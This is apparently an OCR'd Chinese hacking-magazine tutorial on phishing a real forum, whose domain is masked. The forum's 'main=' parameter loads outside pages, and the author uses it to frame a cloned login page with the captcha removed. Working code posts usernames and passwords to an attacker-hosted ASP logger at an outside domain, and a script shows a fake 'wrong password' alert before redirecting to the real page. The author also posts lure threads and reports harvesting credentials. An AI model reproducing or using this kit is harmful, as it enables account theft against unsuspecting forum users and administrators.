


图14

文章难易度：★★★
文章阅读点：结合URL变形成功地实现了网络钓鱼攻击

网络钓鱼要这样玩

漫无目的

放假就是好啊，不用上课，又可以睡懒觉，上网玩通宵也没有后顾之忧，那么好的事儿上哪找啊。我等小菜也都盼着这样的日子呢，正是学习和巩固技术的最佳黄金时间。我跟大家一样，放假的时候就猫在寝室里玩电脑，玩着玩着就玩出了一次很有意思的网络钓鱼。

一、发现篇

既然没什么事干，那就上网呗，就这样在网上漫无目地的瞎逛，突然某好友的头像闪个不停，以为是什么急事，打开后才知道是发现了某个网站的一个注入点，让我搞定它。又是注入点，哎，太老套了，真没什么意思。但是朋友拜托的，我又不能不给面子，于是就打开了那个网站。大概看了下，是个门户站点，感觉还不错。但是通过注入点的检测发现对方使用的数据库是ACCESS的，而且猜不出表名，于是我就开始在那站里瞎逛。不知不觉竟然来到了一个论坛http://bbs.***.com.cn/index1.php?main=index.php，如图1。




图1

前几天刚好看了一本书《欺骗的艺术》，是著名黑客米特尼克写的，感觉非常不错，于是也想模仿模仿。可能是老天想给我这样一个机会让我尝试吧，我不自觉的在mian=后面加了个百度的地址http://www.baidu.com，哈哈……效果出来了，如图2。




图2

大家知道接下来要做什么了吧，就是把mian=后面添上你伪装的网页的地址，然后去行骗。要想行骗，当然要在不引起别人怀疑的情况下才行。因为地址前面的部分是可信的，但mian=后面的地址怎么伪装才能让别人相信呢？如何伪装网页？如何骗取自己有用的信息呢？在下面的伪装篇中继续看吧。

二、伪装篇

为了不让别人起疑心，伪装的网页必须做到非常逼真，如图3，这个网页是我做的，是不是跟真的一样呀。大家不要以为做个伪装页很难，其实做法非常的简单。只要跟我一步一步的做，保证你1分钟就可以学成出师。

首先你找到想伪装的网页的地址，打开它，然后点浏览器任务栏上的“文件”—“另存为”，保存到一个指定的地方即可。比如我们想获得这个论坛的管理员帐号和密码，那么我们就得伪装个有登录界面的页面，但是一般有登录的地方就有验证码的验证，如图4。




图3




图4

以下是这个HTM页的部分代码：

```
<FORM name=login action=login.php? method=post>
<FIELDSET style="MARGIN: 0% 22%"><LEGEND>登录</LEGEND>
<TABLE cellSpacing=1 cellPadding=5 width="85%" align=center>
<TBODY>
<TR class=f_one>
<TD width="30%">用户名</TD>
<TD><INPUT tabIndex=1 size=40 name=pwuser></TD></TR>
<TR class=f_one>
<TD>密码</TD>
<TD><INPUT tabIndex=2 type=password size=40 name=pwpwd></TD></TR>
<TR class=f_one>
<TD>认证码</TD>
<TD><INPUT tabIndex=3 maxLength=4 size=8 name=gdcode>
<IMG src="post_files/ck.bmp" align=absMiddle> </TD></TR>
```

大家只要把“<TD>认证码</TD>”以后一直到这段代码结尾的地方通通删除即可，验证码的烦恼就消失了。怎么样，很简单吧。下面给大家讲的就是本伪装篇的核心，如何获得有用

信息。鄙人菜鸟一只，而且非常爱国，因此中文学的还算不错。至于其它的外语嘛，那就是一个字，根本不会。当然这其它的语言也包括今天要讲的ASP语言。但是为了这次钓鱼的任务能顺利完成，我苦读了N天的ASP语言基础，应该也能应付今天的内容了。下面是我从大名鼎鼎的啊拉大盗里拿来的在线收QQ信息的ASP文件。

```
<%
num=request("num")
pass=request("pass")
qbip=request("qbip")
set fs=server.CreateObject("Scripting.FileSystemObject")
set file=fs.OpenTextFile(server.MapPath("QQ.txt"),8,True)
if qbip <>"" then
file.writeline num+"-----"+pass+"    "+qbip
else
file.writeline num+"-----"+pass
end if
file.close
set file=nothing
set fs=nothing
response.write "Send OK!"
%>
```

呵呵，鄙人只能改改，自己能利用就行了。下面就是我根据上面的登录提交表单改完的ASP文件，上面的那段HTML就是提交表单。

```
<%
pwuser =request("pwuser ")
pwpwd =request("pwpwd ")
set fs=server.CreateObject("Scripting.FileSystemObject")
set file=fs.OpenTextFile(server.MapPath("生成文件.txt"),
8,True)
file.writeline pwuser +"-----"+ pwpwd
file.close
set file=nothing
set fs=nothing
%>
```

把以上代码保存在任意文件名的ASP文件里，然后上传到你的私人FTP空间中。接着把这个ASP文件的地址添在HTML提交表单的“<FORM name=login action=网址 method=post>”中，例如“<FORM name=login action=http://www.hackerxfiles.net/123.asp method=post>”。改完后，把刚才另存的那些文件再上传到你的私人FTP空间中，这样，一个伪装页就OK了。这样虽然能达到目的，但是伪装性就相对的差了很多。有点安全意识的人还是能发现哪里好象不对劲。所以在刚才那个ASP文件后面加上下面的代码就会多一层保护色，就能更好的隐蔽自己。

```
<script>alert('您输入的密码错误，请重新输入！')</script>
<body onload="newwin()">
<script language="JavaScript">
<!--Hide from old browsers
// begin
function newwin()
{var urlname;
var attribution;
attribution='toolbar=yes,menubar=yes,scrollbars=yes,
status=yes,location=yes,resizable=yes,widt=1024,height=768';
URLname = "这个地方添你伪装的页的真实地址";
window.open(URLname,'win',attribution);
}
// end
// Done hiding -->
</script>
</body>
```

这段代码的意思是新打开一个IE窗口，还有就是用URL转义字符转换软件给地址后面的字符编码，这样隐蔽性就比较好了。下面就是我的具体的欺骗过程了，大家多捧场啊。

三、实践篇

做好了行骗的准备工作后就可以开始欺骗攻击了，在论坛发个帖子来钓鱼，如图5。




图5

呵呵，发了N个贴子，等了N天，终于来东西了，如图6、图7。

